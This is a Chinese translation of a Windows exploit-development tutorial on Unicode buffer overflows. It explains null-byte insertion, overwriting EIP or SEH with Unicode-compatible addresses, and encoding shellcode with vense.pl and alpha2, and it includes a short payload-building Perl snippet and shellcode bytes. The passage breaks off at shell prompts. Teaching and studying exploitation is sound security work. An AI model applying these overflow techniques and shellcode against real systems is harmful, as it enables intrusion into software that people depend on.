2003 年 1 月，著名黑客杂志《 Phrack 》上由 obscou 写的一篇文章发布了（http://www.phrack.org/issues.html?issue=61&id=11%23article），他在文章中演示了利用上述理论写出可用 shellcode 的技术。一个月之后，Dave Aitel 发布一自动完成此过程的脚本。

2004 年，FX 发布一种优化此技术的新脚本。

不久之后，SkyLined 发布了它著名的 alpha2 编码器，这工具可以帮助你生成 unicode shellcode。在下文中我们会讨论到这些技术和工具。

2009 年，就是我的这篇教程了。这里没有包含任何新的技术，但在本文中详细解释了整个实现过程。

为了通过 0x00410041 构建可用的 exploit，在此之前我们需要先解释一些东西。比如什么是 unicode，为什么数据要被转换成 unicode，转换过程如何发生的，什么因素影响着转换过程，以及如何转换才能构造出可用的 exploit。

何为 unicode 以及为何开发人员要将数据转换成 unicode?

Wikipedia 上解释到：“ 在计算机科学领域中，Unicode（统一码、万国码、单一码、标准万国码）是业界的一种标准，它可以使电脑得以体现世界上数十种文字的系统。Unicode 是基于通用字符集（Universal Character Set）的标准来发展，并且同时也以书本的形式（The Unicode Standard，目前第五版由 Addison-Wesley Professional 出版，ISBN-10: 0321480910）对外发表。Unicode 包含了超过十万个字符（在 2005 年，Unicode 的第十万个字符被采纳且认可成为标准之一）、一组可用以作为视觉参考的代码图表、一套编码方法与一组标准字符编码、一套包含了上标字、下标字等字符特性的枚举等。”

简而言之，unicode 可以帮助我们在世界多数操作系统上以统一的方式直观地表示和/或操作文本。因此，程序可实现跨全球性，而无需担心在电脑上会显示乱码。相信大部分读者或多或少都对 ASCII 比较熟悉。实质上，它是使用 7 bits 来表示 128 个字符，经常是以 8bits 来存储它们，或者每字符一字节。每字符以 00 开头，末尾以低于等于 7F 的十六进制表示（参见 ASCII 码表：http://www.asciitable.com）。你也可以在下列网站查看各类 Unicode 字符码：http://unicode.org/charts/index.html
例如：字符’A’的 ASCII 码 = 41（十六进制），而用 Basic Latin Unicode 表示则为 0041。
还有很多其它的代码页（译注：codepage 就是各国的文字编码和 Unicode 之间的映射表），其中有些并不是以 00 开头，这些很重要，需要记住它们。
用 unicode 表示有很大的用处，但为什么还有很多信息用 ASCII 表示呢？那是因为大多数的应用程序使用到字符串，它们都是以 NULL 字节表示字符串结束。所以如果你将 unicode 数据转换成 ASCII 字符串，字符串就会被中断掉…这也是为什么许多程序（smtp,pop3 等等）依然使用 ASCII 来表示明文以用于通讯设置的原因。（payload 可以用 unicode 编码，但通讯工具本身是使用 ASCII 编码的。）

如果你将 ASCII 文本转换成 Unicode（codepage 为 ansi），那么在每一字节前就会被加上“ 00 ”。因此 AAAA 就会被转换成 0041 0041 0041 0041。当然，这是数据转换成宽字符的结果，一些 unicode 转换结果依赖于所使用的代码页。

下面看下 MultiByteToWideChar 函数原型（用于将字符串转换成宽字符 unicode 字节串）：

```
int MultiByteTdWideChar(
  UINT CodePage,
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,
   int cbMultiByte,
  LPWSTR lpWideCharStr,
   int cchWideChar
);
```


其中参数 CodePage 比较重要，它可能为以下值：

CP_ACP（Ansi code page，用于 windows 系统，也可用于 utf-16），CP_OEMCP（OEM code page），CP_UTF7（UTF-7 code page），CP_UTF8（UTF8 code page）等等。

lpMultiBytestr 参数指向用于转换的字符串，而 lpWideCharStr 参数指向用于保存转换后的 uicode 字符串的缓冲区地址。

因此说“ unicode = 00 + 原始字节 ”是错误的，它依赖于 code page。

你可以通过查看“ Regional and Language Options”来获得系统上使用的 code page 类型，如下图所示：



在 FX 的文章（http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf）中有一份 ASCII 字符表（十六进制），用各种 unicode hex 表示（ansi,oem,utf-7 和 utf-8）。你可能会注意到，在 ASCII 0x80 之后，一些 ansi 并不包含 null 字节（它们被转换成 0xc200XXXX 或者 0xc300XXXX），一些 OEM 转换则更为不同。我们需要记住的是在 01h 与 7fh 之间的 ASCII 字符，它们转换成 unicode 后会被添加 null 字节，稍后我们会用到这一知识。

一些开发者可能出于某种目的才使用这一功能，但最主要的原因还是上面提及的。有些开发者可能甚至都不知道程序在创建或编译时会被扩展成 unicode。实际上，一些 Win32 API 函数在使用前经常转换字符串为 Unicode。在一定情况下，比如 Visual Studio，所使用的 API 是否被转换成 unicode 主要依赖于_UNICODE 宏的使用。如果该宏被设置了，那么处理例程及输入数据都会转换成 unicode 进行处理，API 函数可能也因此改变。比如，CreateProcess 函数会被转换成 CreateProcessW（Unicode）或者 CreateProcessA（Ansi），这主要依赖于_UNICODE 宏的设置状态。

Unicode 转换结果对构造 exploit 的影响

对于 0x00 与 0x7f 之间的字符，当这些输入字符串被转换成 ansi unicode 时，被自动被添加 null 字节。而

0x7f 以上的字符会被转换成其它 2 字节，这 2 字节并不需要包含原有字节。这就对我们构造 exploit 和 shellcode 产生一定的负面影响。在前面的教程中，我们使用 4 字节去覆盖 EIP（包括其它内部数据的覆写）。对于 Unicode，你只需要用 2 字节（因此另外 2 字节会被转换成 null，所以你也得去控制这些 NULL）。
另外，对于一些指令集（用于 shellcode 和跳转等等）将会受到一定限制。更为重要的是，大多数字节前都会被添加上 null 字节，而在>0x7f 之上的字符会被转换成完全不同的字节。在 Phrack 上的文章（见 chapter 2）(http://www.phrack.org/issues.html?issue=61&id=11#article)讲述了哪些指令不能再用了。

现在原本简单的事情（比如一连串的 nops(0x90)）都成了问题，因此出于对齐， nop 会变成指令 0090(或者 009000)，这已经不再是 nop 了。现在看起来确实存在许多困难，也难怪之前人们都认为它们是不可利用的。

阅读文档

（译注：这部分内容主要是讲作者通过查看一些文档，寻求解决的方法，并向一些专家请教，可惜都没有回复，不过最后有一个人给它回复了，帮了他的忙，这部分都是作者的一些唠叨，因此在译文里面将其省略，以省略时间^_^）。

当缓冲区数据被转换成 unicode 后是否还可构造出 exploit 呢?

第一步

首先，你需要知道这里并没有提供各种创建 unicode exploit 的模板。每个 exploit 可能是不同的，它要求有不同的处理方式，也可能需要付出更多的工作和努力。这可能涉及到偏移，寄存器和指令，然后再写你自己的 venetian shellcode。因此本文所讲述的内容，对于你的实际操作可能没有帮助。本文结合实例向读者展示各种技术，希望对你创建出自己的 exploit 有所帮助。

EIP=0x00410041

在之前的教程中，我们主要讨论了两种利用方式：直接覆盖 RET 和 SEH。这两种覆盖方式对于 unicode exploit 依然是有效的。在典型的栈溢出中，你可以使用 4 字节覆盖 RET，或者用 8 字节覆盖 SEH 区域（next SEH 和 SEH Handler），但你只能控制其中一半的字节。为了能够继续控制 EIP，我们需要如何利用呢？答案很简单：用 2 字节来覆盖 EIP。

直接覆盖 RET 控制 EIP

控制 EIP 后的主要目的就是跳到 shellcode，这点依然不变，无论是 ASCII 还是 unicode 缓冲区溢出。在覆盖返回地址的方法中，你需要找到一个指向指令（或者一连串指令）的地址来帮助你执行到 shellcode，然后用这一地址覆盖 EIP。接着找到一个指向缓冲区的寄存器（即使在每一字符中包含 null 字节也不用担心），令执行流跳转到该寄存器。但是这里仅有的一个问题就是，该地址必须以特定格式存在，一个即使添加了 00 而依然有效的地址。因此这对我们来说，只有两种选择：

1、找到 jump/call/…指令地址，比如 0x00nn00mm。如果你用 0xnn,0xmm 覆盖 RET，就会变成 0x00nn00mm。

2、找到一个格式为 0x00nn00mm 的地址，它必须位于 call/jump/…指令地址附近。修改此地址与 call/jump 地址之间的指令并不会破坏到你的堆栈和寄存器，可以放心使用该地址。

如何查找这类地址呢？


FX 写了一个很好的 OD 插件 OllyUNI，或者我写的 ImmDbg 插件 pvefindaddr。假设你需要跳转至 eax，那么下载 pvefindaddr.py 并将其放在 ImmDbg 安装目录下的 pyCommand 文件夹中，然后在 ImmDbg 命令行中输入以下命令：

```
!pvefindaddr j eax
```

它将会列出所有"jump eax"指令的地址。这些地址不仅会在 log view 中显示，还可写入名为 j.txt 的文本文件中。打开文件搜索“ Unicode ”即可找到以下两类地址：一类为“ Maybe Unicode compatible ”，一类为“ Unicode compatible ”。

如果你找到“ Unicode compatible ”这类地址，并且地址格式为 0x00nn00mm，那么你就可以使用其中一个地址来覆盖返回地址。如果你找到的是“ Maybe Unicode compatible ”一类的地址，那么你也需要查看这些地址是不是以 0x00nn0mm 格式存在的。如果这些指令在 0x00nn00mm 和 0x00nn0mmm 之间，你可以看到这些指令对程序流程/寄存器并无多大负面影响，然后你就可以使用 0x00nn00mm 样的地址了（它将一直执行到位于 0x00nn0mmm 的 call/jump 指令）。实际就是跳转到接近真正 jump 指令的地址，但愿这一地址与真实跳转地址之间的指令不会把你给 KO 掉。

OllyUNI 的使用也是大同小异，它也可找到一些 Unicode 地址，实际上是一些 call/jump reg/…指令（因此你需要通过查看日志，进而判断这些地址是不是跳转到所期望的寄存器）。



通常我们要找的地址中，在其右边都会包含有 null 字节。如果 EIP 是 0x00nn00mm 的形式，那么你就必须找到相同格式的地址；如果 EIP 是 0xnn00mm00，那么你也必须找出与之相同格式的地址。

之前我们总是尽量避免 null 字节，因为它是一个字符串终止符。但现在我们需要包含 null 字节的地址了。不过我们不用担心字符串会被中断，因为被发送到程序的字符串并不会被置入 null 字节。而对于 unicode 转换，它将自动插入 null 字节。假设拥有一个用于跳转的指令地址，该地址为 0x005E0018，这地址并没包含>7f 的字符，因此它可正常工作。假设你已知道覆盖 EIP 需要的字节数（可以使用 metasploit pattern 来计算），下面我将结合实例来讲述如何利用它。

假设发送 500 个 A 可覆盖 EIP，那么你可以用“ jump eax ”（因为 EAX 指向 A’s）指令地址（0x005e0018）来覆盖 EIP，脚本代码如下：

```
my $junk="A" x 500;
```

```
my $ret="\x18\x5e";
my $payload=$junk.$ret;
```

用 5E 18 覆盖 EIP 之后，Unicode 会在 5E 和 18 之前加上 null 字节，变成 005e0018，因此 EIP 将会变成 0x005e0018。

基于 SEH：控制 EIP + short jump？

如果漏洞是基于 SEH 呢？通过教程第三篇及第 3b 篇，我们知道需要用 pop pop ret 地址来覆盖 SEH Handler，而用一个 short jump 地址来覆盖 nSEH。对于 unicode，你依然需要用 pop pop ret 地址来覆盖 SEH Handler，这个可以用 pvefindaddr 帮忙：

```
!pvefindaddr p2
```

它将会在 log 中输出结果，同时保存在 ppr2.txt 文件中。打开文件并搜索“ Unicode ”。如果你找到并不包含>7f 的入口地址，那么你就可以用它来覆盖 SEH Handler。另外，要省略到 null 字节，因为它们经 unicode 转换后会被自动添加上。在 nseh 上，我们用\xcc\xcc（两个断点，2 字节，同样会被添加 null 字节）覆盖掉，看看结果如何。如果一切顺利，那么 pop pop ret 会被执行，然后重定向到第一个断点上。对于非 unicode exploit，就需要用一个 short jump 替换这些 nseh 上的这些断点，然后通过 SEH Handler 地址跳转至 shellcode。但在 unicode 上用 short jump 地址覆盖 SEH，只需 2 字节，并被 null 字节分隔，但不用将 null 计算在内，否则就不能正常工作。

基于 SEH：jump

这里补充一个理论知识，以帮忙大家更好地理解后面的实例。

理论知识：不用 short jump(0xeb,0x06)去覆盖 nSEH，而用一些无害代码替代来覆盖 nSEH，以使其能够执行到被覆写的 SEH 结构之后，然后用再将执行代码放置于被覆盖的 SEH 结构之后，这样跳过 nSEH 和 SEH 之后就执行我们的代码了。

为达到这目的，我需要完成以下两步：

- 一些无害指令，当执行时并不会造成任何危害，我们将它放置在 nSEH 中；
- “ Unicode compatible ”的地址用来覆盖 SEH Handler，并且要求当执行它时并不会造成任何危害。

后面我将更为详细地解释这些内容。

我们是否只需将 EIP 覆盖为 0x00nn00nn?

当你再回头看 unicode translation table 时（http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf），你可能会萌发其它获取各个 0x00nn00nn 格式地址想法。在 ASCII Hex 值>0x7f 时，经 unicode 转换后都会被变成完全不同的值。例如 0x82 会变成 1A20, 因此如果你看到 0x00nn201A 这样格式的地址，你就可以用 0x82 来替换 201A。

如果创建一个基于 SEH 的 exploit，那么可能会遇到一个问题，因为 pop pop ret 之后，地址字节是作为指令来执行的。只要指令作为 nops 或者其它没有太大变化的操作，就没有问题。我猜可能你会去尝试各个”unicode compatible”地址，看这些地址是否可以正常工作。在此你同样可以使用 pvefindaddr(Immdbg plugin)来查找符合 unicode compatible 的 pop pop ret 地址。看下地址，你可能会发现它们都是以下列字节开对或结尾的：

ac20 (=80 ASCII), 1a20 (=82 ASCII), 9201 (=83 ASCII), 1e20 (=84 ASCII)等等（读者可自行查看转换表），可能不会成功，但仍值得去尝试。

准备运行 shellcode，但 shellcode 准备好了吗？

现在我们已知知道该用什么地址去覆盖 EIP 了，但如果你再查看一下你的 ASCII shellcode 会发现：它也包含有 null 字节，如果使用 0x7f 以上的指令（机器码），那么指令可能会被更改。我们该如何让它可正常工作呢？是否有种方法可将 ASCII shellcode 转换成 unicode compatible shellcode 呢，比如使用 metasploit 生成，或者自己编写出这样的程序？

Shellcode：技巧 1：查找等效 ASCII 并跳转到该处

在多数情况下，ASCII 字符串被程序放入内存中的堆栈后，都会被转换成 unicode，因此你可能在其中找到 ASCII 版本的 shellcode。如果你能控制 EIP，使其跳转到指定地址，那么就有可能实现 exploit。如果 ASCII 版本的 shellcode 无法直接达到（通过跳转到寄存器），但你又可以控制某一寄存器的内容，那么你依然可以跳转到那寄存器，然后在其指向的地址上放置一些跳转代码，使其跳转到 ASCII 版本的 shellcode 上。稍后我们将讨论这些跳转代码。

读者可以在下列地址找到一个使用此技术的实例：http://www.milw0rm.com/exploits/6302

Shellcode：技巧 2：编写自己的 unicode-compatible shellcode

这个确实有点难度，但却是最好的方法（见技巧 3）

Shellcode：技巧 3：使用编码器

我们已知知道用 metasploit 生成或自己编写的 shellcode 将无法正常工作，如果它不是针对 unicode 编写的，那么都将会失败（插入 null 字节，机器码被更改等等）。幸运的是，一群聪明的人(Dave Aitel, FX and Skylined)编写出了一些现成的工具（基于 venetian shellcode 理论），既而解决了这类问题。

实际上就是将 ASCII shellcode 编码成 unicode-compatible 代码，并在其前端放上解码器（也是 unicode-compatible）。经解码后，它就可以生成原始代码并执行。

这里主要有两种可以实现以上效果：一种是通过在特定的内存地址上重构原始代码，然后跳转到那个地址；另一种是通过改变代码的执行流程，使其运行到重构的 shellcode 上。你可以在相应文档或者文章开头引用的文章中了解到这些工具。第一种技巧要求做到 2 点：其中某寄存器必须指向 decoder+shellcode 的入口地址，另一个寄存器必须指向可写的内存地址（用于写入生成的 shellcode）。第二种技巧只须使用到一个指向 decoder+shellcode 入口地址的寄存器即可，同时让原始 shellcode 经重构后保存在该处。

下面介绍一些相关工具及其用法。

1.makeunicode2.py(Dave Aitel)

此脚本是 CANVAS 中的，是 Immunity 的一个商业工具（http://www.immunitysec.com/products-canvas.shtml）。由于我没有注册码，因此无法对其进行测试，自然也就不能讲述它的用法了。

2.vense.pl(FX)

下载地址：http://www.phenoelit-us.org/win/


这是 FX 在 BlackHat 2004 大会上面所公布的一个工具（http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf），这一强大的 perl 脚本出现后，又有了一个经改良的 makeunicode2.py。

该脚本生成的是一字节字符串，包含有 decoder 和原始 shellcode。因此可以在 buffer 中替换成由 metasploit 生成的 shellcode，vense.pl 的输出数据也会放置在 buffer 中。为了使用 decoder，你还需要采用以下方法设置寄存器：一个寄存器直接指向 buffer 入口地址，用于存放由 vense.pl 生成的 shellcode。第二寄存器需要指向一段可写可执行（RWX）的内存地址，以能够向其写入数据。假设这里存放生成的 shellcode 的入口地址位于 eax 中，而 edi 指向可写内存地址：

编辑 vense.pl，并将$basereg 和$writable 参数设置为要求的值。

```
#!/usr/bin/perl -w

#
# CONFIG HERE !
#

$basereg ="eax";
$writable="edi";
# Forbidden characters - this is for MultiByteToWideChar with codepage 0x4E4
@forbidden = (
        0x00, 0x80, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89,
        0x8A, 0x8B, 0x8C, 0x8E, 0x91, 0x92, 0x93, 0x94, 0x95, 0x96,
        0x97, 0x98, 0x99, 0x9A, 0x9B, 0x9C, 0x9E, 0x9F
        );
# NOTE: If none of your registers points to the beginning of the venetian
# shellcode part, you have to set offset from $basereg yourself. Negative
# values are not (yet) supported. $offset should be the number of bytes from
# $basereg to the venetian shellcode plus a number of bytes for the venetian
# part itself. Upon execution, it should point to the remaining elements of
# $secondstage. A good number is probably the initial offset plus 0x400. An
# offset of 0 assumes your $basereg points directly to the beginning of the
# venetian shellcode.
#
# $offset = <set yourself, see above>;
$offset = 0;

#
# /CONFIG
#
```

向下滚动可以看到变量$secondstage**，删除其中的内容，并替换为由** metasploit **生成的** perl shellcode **（这是一个** ASCII shellcode**，并解码后可正常执行）。**



```
102  ##########################################################################
103  #
104  # The real stuff
105  #
106  ##########################################################################
107
108  #
109  # The shellcode to be extracted by the venetian part
110  #
111
112  $secondstage=
113  "\x5B".          # pop ebx (0x00000000)
114  "\x8B\x64\x24\x18".      # mov esp,[esp+0x18] (0x00000001)
115  "\x64\x8F\x05\x00\x00\x00\x00". # pop dword [fs:0x0] (0x00000005)
116  "\x81\xC4\x04\x00\x00\x00". # add esp,0x4 (0x0000000C)
117  "\xE8\x00\x00\x00\x00".      # call 0x17 (0x00000012)
118  "\x5D".          # pop ebp (0x00000017)
119  "\x89\xEB".          # mov ebx,ebp (0x00000018)
120  "\x81\xC3\x4E\x00\x00\x00". # add ebx,0x4e (0x0000001A)
121  "\x81\xEB\x17\x00\x00\x00". # sub ebx,0x17 (0x00000020)
122  "\xBF\x00\x00\x01\x00".      # mov edi,0x10000 (0x00000026)
123  "\x60".          # pusha (0x0000002B)
124  "\x53".          # push ebx (0x0000002C)
125  "\x64\xFF\x35\x00\x00\x00\x00". # push dword [fs:0x0] (0x0000002D)
126  "\x64\x89\x25\x00\x00\x00\x00". # mov [fs:0x0],esp (0x00000034)
127  "\x89\xFE".          # mov esi,edi (0x0000003B)
128  "\x81\x3E\x65\x6C\x31\x74". # cmp dword [esi],0x74316c65 (0x0000003D)
129  "\x74\x03".          # jz 0x48 (0x00000043)
130  "\x46".          # inc esi (0x00000045)
131  "\xEB\xF5".          # jmp short 0x3d (0x00000046)
132  "\x46".          # inc esi (0x00000048)
133  "\x46".          # inc esi (0x00000049)
134  "\x46".          # inc esi (0x0000004A)
```


保存文件，然后运行脚本，将会输出以下内容：

- **原始** shellcode
- **新生成的** shellcode**（包含** decoder**）**

接着将新生成的 shellcode **放入你的** exploit**，将确保** eax **指向** shellcode **的入口地址，除非特别幸运，否则你可能得重新调整寄存器。寄存器设置好了之后，运行**"jump eax"**，解码器就是提取出原始** shellocde **并执行它。下一节中将向您讲述如何设置/调整寄存器，并使用** unicode-compatible **代码实现跳转。**

注意 1**：生成的** encoder+shellcode **只有在转换成** unicode **后才能执行，因此你不能在** non-unicode exploit **上使用这类** shellcode**。**

注意 2**：虽然脚本中使用的算法是经** makeunicode2.py **改善后的版本，但依然会生成很长的** shellcode**，所以要求缓冲区空间（或者短而简单的** shellcode**）要足够大才行。**

3.alpha2(SkyLined)

下载地址：http://packetstormsecurity.org/shellcode/alpha2.tar.gz

（译注：这里提供的是一份 C **源码，得用** gcc **才能编译，若想用** VC **的话，可以下载经幻影旅团改良的** alpha2**：**

http://secinn.appspot.com/pstzine/read?issue=1&articleid=2）

著名的 alpha2 编码器（同时也包含在 metasploit 等其它工具之中）将会把原始 shellocde 包裹在 decoder 之中（这点与 vense.pl 很相似），但其存在以下优点：

- 你只需要一个指向 shellcode 入口的寄存器，而无需指向可写可执行地址的寄存器。
- decoder 并不包含在原始代码中，decoder 可自我修改，而且要求的缓冲区空间也比较小。

（其文档中描述道："decoder 将更改自身代码以突破 alphanumeric 代码的限制，它会循环创建一个 decoder 以从编码数据中解码出原始 shellcode。接着用解码后的 shellcode 覆盖掉编码数据，并执行它。因此其所运行的内存需要有读写及执行权限，并且需要知道其内存地址。）

它的使用方法：

1. 用 msfpayload 生成 raw shellcode；
2. 用 alpha2 将 raw shellcode 转换成 unicode 字符串：

```
root@bt4:/# cd pentest
root@bt4:/pentest# cd exploits/
root@bt4:/pentest/exploits# cd framework3
